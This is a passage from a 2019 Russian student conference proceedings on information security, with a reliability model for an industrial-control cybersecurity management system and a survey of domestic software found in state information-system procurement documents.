Таким образом, в современное время информационная безопасность является наиболее важной проблемой для развития любого государства. Цифровая экономика способна являться источником для появления новых «умных» городов, автотранспорта и агротехники, увеличению цифровой грамотности населения. Не исключено, что общество может столкнуться с негативными сторонами этого пространства: несоблюдение защиты персональных данных людей, засорение информационного пространства, недостаток осведомленных сотрудников, образование огромного количества безработных людей. В таком случае положительных сторон станет больше, нежели недочетов, по этой причине стоит совершенствовать эту сторону экономики и стараться внедрять её во всех регионах.

Список литературы

1. Баранова, Е.К. Информационная безопасность и защитаинформации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. -400 с.

2. Гришина, Н.В. Информационная безопасность предприятия: Учебное пособие / Н.В. Гришина. - М.: Форум, 2018. - 118 с.

3. 1. Алексеев И.В. Информационное обеспечение системы управления франчайзинговыми предприятиями / И.В. Алексеев, Е.В. Рибокене // Экономические и гуманитарные науки. – 2015.– №1 (276).– С. 105–110.

УДК 007.51

ПРИНЦИПЫ ПОСТРОЕНИЯ МОДЕЛИ НАДЕЖНОСТИ СИСТЕМЫ УПРАВЛЕНИЯ КИБЕРБЕЗОПАСНОСТЬЮ АСУ ТП

М.В. Афанасьева, Абзалутдинов Д.Р., Бараков К.Я.
Научный руководитель: ст. препод. М.В. Афанасьева
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. Рассмотрена возможность применения теории надежности технических систем для количественной оценки уровня защиты системой управления кибербезопасностью АСУ ТП. Построена модель надежности и определена функция надежности для каждого компонента подсистемы. Также приведены аналитические выражения для расчета вероятности безотказной работы системы управления кибербезопасностью АСУ ТП в целом.
Ключевые слова: модель надежности, система управления кибербезопасностью, функция надежности, последовательно-параллельная схема.

В настоящее время при анализе эффективности систем защиты информации (СЗИ) в рамках оценки защищенности информации мало рассматривается оценка надежности защиты информации в связи с отсутствием моделей надежности, учитывающих специфику СЗИ и согласующихся с подходами, построенных на классической теории надежности технических систем [1]. Оценивая надежность защищенности автоматизированной системы управления (АСУ)технологическим процессом (ТП) необходимо учитывать факт, что безопасность АСУ ТП не сводится к обеспечению информационной безопасности (ИБ) [2]. Безопасность АСУ ТП должна заключаться прежде всего в обеспечении непрерывности и целостности самого ТП [3]. Эта особенность еще более усложняет анализ надежности защищенности АСУ ТП, поэтому вопрос о разработке модели надежности защиты промышленных объектов является важной и актуальной задачей.

Согласно ГОСТ Р МЭК 62443-2-1—2015 система управления кибербезопасностью (CSMS) АСУ ТП включает в себя следующие элементы, представленные на рисунке 1.

Данная схема соединения компонентов CSMS имеет сложную комбинированную структуру, поэтому целесообразно предварительно произвести декомпозицию системы, разбив ее на простые подсистемы, которые, в свою очередь, так же разбить на более простые квазиэлементы.




Рисунок 1 – Графическое изображение элементов системы управления кибербезопасностью

Модель надежности CSMS представлена на рисунке 2.




Рисунок 2 – Модель надежности CSMS

Данная структура имеет вид последовательного соединения, которое в теории надежности используется тогда, когда отказ одного элемента приводит к отказу всей системы [4]. Выбор такого типа соединения обусловлен следующими 3 ситуациями. Без проведения анализа рисков кибератак CSMS (отказ подсистемы «Анализ рисков») организация не сможет убедить руководство выделить средства на создание CSMS, и, следовательно, нечего будет совершенствовать, и наступит отказ всей системы CSMS. Также отказ CSMS наступит, если не будут приниматься меры по устранению рисков. И, наконец, без контроля и совершенствования CSMS будет неэффективной для защиты от постоянно появляющихся кибератак, и в итоге наступит отказ всей системы.

Функция надежности CSMS принимает следующий вид:

$$P_{CSMS}(t) = P_{AP}(t) \cdot P_{ПМ}(t) \cdot P_{КС}(t), \quad (1)$$

где – $P_{AP}(t)$ - вероятность безотказной работы (ВБР) подсистемы «Анализ рисков», %;

– $P_{ПМ}(t)$ - ВБР подсистемы «Принятие мер по устранению рисков», %;

– $P_{КС}(t)$ - ВБР подсистемы «Контроль и совершенствование CSMS», %;

– t – время, с.

Далее оценим надежность каждой подсистемы отдельно также применяя декомпозицию.

Подсистема «Анализ рисков».Цель данной подсистемы - идентифицировать и документально описать уникальные потребности организации для устранения рисков кибератак в отношении АСУ ТП иопределить комплекс кибер-рисков АСУ ТП, которые угрожают организации, и оценить вероятность и уровень серьезности таких рисков. Отсюда можно сделать вывод, что компоненты анализов рисков кибербезопасности, как одного из компонентов CSMS в целом на схеме ее надежности должны быть соединены последовательно (рисунок 3).




Рисунок 3 – Модель надежности подсистемы «Анализ рисков»

Функция надежности:

$$P_{AP}(t) = P_{ЭО}(t) \cdot P_{P}(t), \quad (2)$$

где – $P_{ЭО}(t)$ - ВБР компонента «Экономическое обоснование», %;

– $P_{P}(t)$ - ВБР компонента «Выявление, классификация и оценка рисков», %;

Подсистема «Принятие мер по устранению рисков».Рассмотрим причины и механизмы возникновения отказа в данной подсистеме.

Применительно к компоненту «Политика, организация и понимание необходимости безопасности»:

– не разработан документ с описанием сферы применения для программы обеспечения кибербезопасности;

– не назначены должностные лица, ответственные за выполнение мероприятий по защите информации в АСУ ТП;

– не разработана и не внедрена программа обучения по работе с системой ИБ;

– персонал не прошел первоначальное и периодическое обучение по вопросам работы с правильными процессами безопасности и правильному использованию объектов обработки информации, а также отсутствие процедуры аттестации программы обучения;

– не разработаны политика и процедуры безопасности и не доведены до персонала.

Применительно к компоненту «Избранные контрмеры по обеспечению безопасности»:

– не установлена политика в области безопасности персонала;

– не реализована физическая безопасность и защита от внешних воздействий;

Применительно к компоненту «Внедрение»:

– не принята схема управления рисками;

– не применен общий комплекс контрмер, направленных на физические риски и риски для информационной безопасности при идентификации определенного риска.

Так как при выходе из строя хотя бы одной из составляющих частей данной подсистемы вероятность кибератаки увеличится, но не приведет к отказу всей подсистемы в целом, и каждая часть подсистемы может функционировать вне зависимости от других, обеспечивая требуемый уровень защиты, поэтому все части рассмотренной подсистемы должны быть соединены параллельно (рисунок 4).

Рисунок 4 – Модель надежности подсистемы «Принятие мер по устранению рисков»

Функция надежности:

$$P_{ПМ}(t) = 1-(1-P_{ПБ}(t))\cdot(1-P_{ИК}(t))\cdot(1-P_{В}(t)), \quad (3)$$

где – $P_{ПБ}(t)$ - ВБР компонента «Политика безопасности»;

– $P_{ИК}(t)$ - ВБР компонента «Избранные контрмеры»;

– $P_{В}(t)$ - ВБР компонента «Внедрение».

Подсистема «Контроль и совершенствование CSMS».Данная подсистема обеспечивает соответствие CSMS, которое означает, что организация придерживается официальной политики, своевременно выполняет процедуры и составляет отчеты для последующего анализа. Также в рамках этой подсистемы обеспечивается анализ, совершенствование и поддержание CSMS. Отказ одного из компонентов не приведет к отказу подсистемы, следовательно, компоненты представляют собой параллельное соединение (рисунок 5).

Рисунок 5 – Модель надежности подсистемы «Контроль и совершенствование CSMS»

Функция надежности:

$$P_{КС}(t) = 1-(1-P_{СС}(t))\cdot(1-P_{АСПК}(t)), \quad (4)$$

где

– $P_{СС}(t)$ - ВБР компонента «Соответствие стандарту»;

– $P_{АСПК}(t)$ - ВБР компонента «Анализ, совершенствование и поддержание системы управления кибербезопасностью».

Подставим в (1) функции надежности (2), (3) и (4), чтобы получить функцию надежности CSMS с учетом структур ее подсистем:

$$P_{CSMS}(t) = P_{ЭО}(t)\cdot P_{Р}(t)\cdot\left[1-(1-P_{ПБ}(t))\cdot(1-P_{ИК}(t))\cdot(1-P_{В}(t))\right]\times$$
$$\times\left[1-(1-P_{СС}(t))\cdot(1-P_{АСПК}(t))\right].$$

С помощью полученной функции надежности CSMS можно оценивать эффективность мер защиты АСУ ТП и выявлять наиболее ненадежные компоненты системы. Таким образом, полученная информация о надежности системы в данной момент времени дополнит общую картину защищенности предприятия и позволит принять необходимые меры для повышения уровня защиты.

Список литературы

1 Булгаков О.М., Стукалов В.В., Кучмасов Е.А. Принципы построения модели надежности организационного компонента системы защиты информации объекта информатизации//Вестник Воронежского института МВД России. -2013. -№ 2. -С.145-155.

2 Ярушевский Д. Кибербезопасность АСУ ТП – что это и зачем? [Электронный ресурс]. URL: https://www.dialognauka.ru/press-center/article/13226 (дата обращения 9.10.2019).

3 Михайлова У.В., Быкова Т.В. Аудит информационной безопасности на предприятии//Международная конференция «Наука. Исследования. Практика». – 2019. – С.341-345.

4 Афанасьева М.В. Лабораторный практикум по курсу «Теоретические основы обеспечения надежности систем автоматизации и модулей мехатронных систем»: лабораторный практикум – Магнитогорск, 2019.

5 Баранкова И.И., Михайлова У.В., Быкова Т.В. Сложности, возникающие при проведении аудита информационной безопасности на предприятии // Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 53-56.

6 Михайлова У.В., Баранкова И.И., Афанасьева М.В. и др. Организация защиты данных в вычислительных сетях. Магнитогорск, 2018.

УДК 004.056:004.73

ОЦЕНКА УРОВНЯ ИСПОЛЬЗОВАНИЯ ОТЕЧЕСТВЕННОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ В ГОСУДАРСТВЕННЫХ И МУНИЦИПАЛЬНЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ

В.С. Сытникова
Научный руководитель: канд. техн. наук, ассистент Е.С. Басан
Таганрог, Южный Федеральный университет

Аннотация. В данной работе рассматриваются особенности обеспечения информационной безопасности автоматизированных систем с учётом положений национального проекта «Цифровая экономика»; отечественные средства, позволяющие выполнить те или иные требования безопасности,

предъявляемые к информационной системе, а также доля использования тех или иных продуктов в государственных и муниципальных информационных организациях, не обрабатывающих требования, содержащие государственную тайну. По итогам данного анализа формулируются выводы о степени внедрения отечественных программных продуктов в автоматизированных информационных системах.

Ключевые слова. Информационные системы, цифровая экономика, отечественные продукты в сфере информационной безопасности, анализ состава информационных систем

Описание требований к информационным системам. В паспорте национальной программы «Цифровая экономика Российской Федерации»[1] можно увидеть, что на данный момент и в будущем идет тенденция к импортозамещению[2]. Согласно данному документу, уже сейчас доля закупаемого или арендуемого государственными организациями или компаниями с государственным участием отечественного программного обеспечения должна быть выше 45% от общей стоимости закупаемых программных продуктов. На 2024 год в документе нижней границей допустимых значений доли отечественных продуктов является 70%.

Таким образом, в настоящее время перед государственными и муниципальными организациями встаёт задача перехода с зарубежных программных продуктов на их отечественные аналоги, а также организация обучения сотрудников основным принципам работы с данным программным обеспечением. Помимо организаций, разработчики отечественных продуктов тоже должны не только создать аналоги для используемых в настоящее время зарубежных средств, а ещё и сделать всё возможное для того, чтобы эксплуатация их решений в информационных системах была более выгодной в экономическом плане и максимально удобной для пользователя.

В данной работе будут рассматриваться отечественные программные продукты, в том числе и обеспечивающие необходимый уровень защиты информации, которые на данный момент используются в реальных государственных и муниципальных информационных системах. Также будут приведены те зарубежные продукты, которым пока либо нет аналога, либо существующие отечественные аналоги не являются полностью подходящими или удобными для пользователя.

Изучение состава информационных систем федеральных имуниципальныхобъектов. Исследование состава автоматизированных систем различных федеральных и муниципальных объектов информатизации производилось путем сбора данных на едином портале государственных закупок [3]. На этом сайте некоторые организации в документах заявок предоставляют техническое задание, или описание объекта закупки, из которого

можно узнать состав данной информационной системы и часть установленных программных продуктов.

Для отображения только подходящих заявок в поисковой строке сайта был введен запрос «персональные данные». Обусловлено это тем, что очень много различных государственных учреждений обрабатывают различные виды таких данных, что по закону требует от них соблюдения определенных правил в области обеспечения информационной безопасности. Из всех отображаемых заявок были выбраны первые сто из тех, которые, помимо всего прочего, имели в документах закупки ещё и техническое задание.

В ходе исследования данных документов были выявлены программные продукты, которые наиболее часто используются в федеральных и муниципальных информационных системах. Помимо этого, отдельно следует рассмотреть не самые часто применяемые средства, которые, тем не менее, важны при исследовании доли отечественного программного обеспечения в сфере информационной безопасности.

Описание рассмотренных программных продуктов. Среди использующихся операционных систем первое место занимают операционные системы семейства Windows. При этом используются практически все возможные системы – начиная от WindowsXP, выпущенного в 2001 году, и заканчивая WindowsServer 2019, продажи которой начались лишь в октябре 2019 года. Намного хуже ситуация с применением операционных систем на основе свободно распространяемого программного обеспечения – даже несмотря на наличие отечественных сертифицированных операционных систем, которые имеют большое количество встроенных полезных программных продуктов и утилит. К таким системам относятся дистрибутивы AstraLinux, ALTLinux, ROSALinux, GosLinux и прочие.

Из прикладного программного обеспечения наиболее часто в технических заданиях встречалась продукция торговой марки VipNet, производимая компанией «ИнфоТекс». Это отечественные решения для обеспечения информационной безопасности, поэтому использование данных продуктов полностью соответствует современной тенденции к импортозамещению.

Ещё можно добавить, что все рассмотренные информационные системы используют антивирусы, которые производят отечественные компании – «Доктор Веб» и «Лаборатория Касперского».

Также к используемому в рассматриваемых автоматизированных системах отечественному программному обеспечению относятся решения компании «Код Безопасности», такие, как продукты серии Континент и SecretNet.

Помимо вышеперечисленного, в системах встречались следующие программные средства, которые являются разработками различных отечественных компаний:

- XSpider (Positive Technologies),
- Dallas Lock (Конфидент),
- КриптоПро,
- Сканер ВС (Эшелон),
- КИТ-Журнал,
- TERRIER,
- Аура (СПИИРАН).

Заключение. Ни в одном из рассмотренных технических заданий в исходных данных или требованиях к закупаемому программному обеспечению не были указаны продукты, которые бы относились к зарубежным решениям в области обеспечения информационной безопасности обрабатываемых данных. Единственное иностранное программное обеспечение, которое используются повсеместно – это различные продукты компании Microsoft. Они сертифицированы ФСТЭК России [4], как и перечисленные выше отечественные разработки, поэтому их можно использовать в информационных системах федеральных и муниципальных объектов, не обрабатывающих данные, содержащие государственную тайну.

Но, тем не менее, разработчикам отечественных операционных систем и программных решений следовало бы сконцентрироваться на том, чтобы максимально заменить иностранные продукты отечественными. И в этом случае организации смогут с легкостью выполнить все требования по процентному соотношению количества отечественного программного обеспечения к общему числу продуктов, что и позволит выполнить одну из частей национального проекта «Цифровая экономика» вовремя.

Работа выполнена при поддержке гранта РФФИ 18-07-00212 А «Разработка метода и протокола принятия решений для обнаружения аномального поведения узла в системах группового управления автономными мобильными роботами».

Список литературы

1. Паспорт национальной программы «Цифровая экономика Российской Федерации» [Электронный ресурс]. – URL: http://static.government.ru/media/files/urKHm0gTPPnzJlaKw3M5cNLo6gczMkPF.pdf (дата обращения: 20.09.2019).

2. Импортозамещение в России [Электронный ресурс]. – URL.: https://ru.wikipedia.org/wiki/%D0%98%D0%BC%D0%BF%D0%BE%D1%80%D1%82%D0%BE%D0%B7%D0%B0%D0%BC%D0%B5%D1%89%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B2_%D0%A0%D0%BE%D1%81%D1%81%D0%B8%D0%B8#%D0%9F%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B0_%D0%9F%D1%80%D0%B0%D0%B2%D0%B8%D1%82%D0%B5%D0%BB%D1%8C%D1%81%D1%82%D0%B2%D0%B0

_%D0%A0%D0%BE%D1%81%D1%81%D0%B8%D0%B8_%D0%BF%D0%BE_%D0%B8%D0%BC%D0%BF%D0%BE%D1%80%D1%82%D0%BE%D0%B7%D0%B0%D0%BC%D0%B5%D1%89%D0%B5%D0%BD%D0%B8%D1%8E_%D0%B4%D0%BE_2020_%D0%B3%D0%BE%D0%B4%D0%B0/ (дата обращения: 22.09.2019).

3. Официальный сайт государственных закупок [Электронный ресурс]. – URL: https://zakupki.gov.ru/ (дата обращения: 22.09.2019).

4. Государственный реестр сертифицированных средств защиты информации [Электронный ресурс]. – URL: https://fstec.ru/tekhnicheskaya-zashchita-informatsii/dokumenty-po-sertifikatsii/153-sistema-sertifikatsii/591-gosudarstvennyj-reestr-sertifitsirovannykh-sredstv-zashchity-informatsii-n-ross-ru-0001-01bi00/ (дата обращения: 27.09.2019).

Научное издание

БЕЗОПАСНОСТЬ ИНФОРМАЦИОННОГО ПРОСТРАНСТВА

Сборник трудов
XVIII Всероссийской
научно-практической конференции
студентов, аспирантов и молодых ученых

28-29 ноября 2019 г.

Магнитогорск

Издается полностью в авторской редакции

Подписано в печать 22.11.2019. Рег. № 95-19. Формат 60×84 $^{1}/_{16}$. Бумага тип № 1.
Плоская печать. Усл.печ.л. 24,00. Тираж 100 экз. Заказ 364.

Издательский центр ФГБОУ ВО «МГТУ им. Г.И. Носова»
455000, Магнитогорск, пр. Ленина, 38
Участок оперативной полиграфии ФГБОУ ВО «МГТУ им. Г.И. Носова»